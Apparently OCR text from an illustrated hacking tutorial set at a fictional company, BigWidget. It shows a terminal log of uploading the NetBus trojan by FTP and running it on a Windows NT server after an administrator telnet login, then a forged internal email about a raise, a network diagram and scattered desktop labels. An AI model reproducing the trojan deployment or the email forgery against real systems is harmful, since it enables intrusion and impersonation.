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

```
ftp> cd \temp
250 CDW command successful.
ftp> send netbus.exe
ftp> local: netbus.exe remote: netbus.exe
200 PORT command successful.
150 Opening BINARY mode data connection for netbus.exe
226 Transfer complete.
ftp> quit

thevault:~ $ telnet thesource
Trying 208.21.2.160...
Connected to thesource.bigwidgets.com.
Escape character is '^]'.
Microsoft (R) Windows NT (TM) Version 4.00 (Build 1381)
Welcome to MS Telnet Service
Telnet Server Build 5.00.981217.1
login: administrator
password ******
*===============================================================
==
Welcome to Microsoft Telnet Server.
*===============================================================
==
C:\TEMP> cd \temp
C:\> netbus.exe
```


My Computer
Network Neighborhood
Eudora
Netscape
ACT!
CD Player
Pilot
PointCast
Recycle Bin
Documents
Eudora Pro
File Edit Mailbox Message Transfer Special Tools Window Help
Eudora
In
Out
Trash
Partners
Programs
User Groups
Finance@BigWidget.c, My Raise <Urgent>
David Smith
MIME
QP
RR
Queue
To: President@bigwidget.com
From: David Smith < dsmith@bigwidget.com >
Subject: My Raise < URGENT >
Cc:
Bcc:
Attached:
Dear Mr. Smith
I would like to thank you for the huge raise that you have seen fit to give me. With my new salary of $350,000.00 a year I am sure I am the highest paid mail clerk in the company. This really makes me feel good because I deserve it.
Your Son,
Dave
For Help, press F1
NUM


Сеть BigWidget
Web сервер
Crack
NetBus
UNIX
NT
UNIX
NT
internet
Router
UNIX Firewall
сеть
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BigWidget Announces Titanium Machining Capabilities

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More News...

- BigWidget aquires Spacely Sprockets for $17.3 million
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ACDsee

Network Neighborhood

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w32Dasm

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Netscape Communicator

SMS Network Monitor

Yahoo Pager

UltraEdit-32 Text Editor

CD Player

Windows NT Explorer


CuteFTP


WinZip 6.3 32-bit

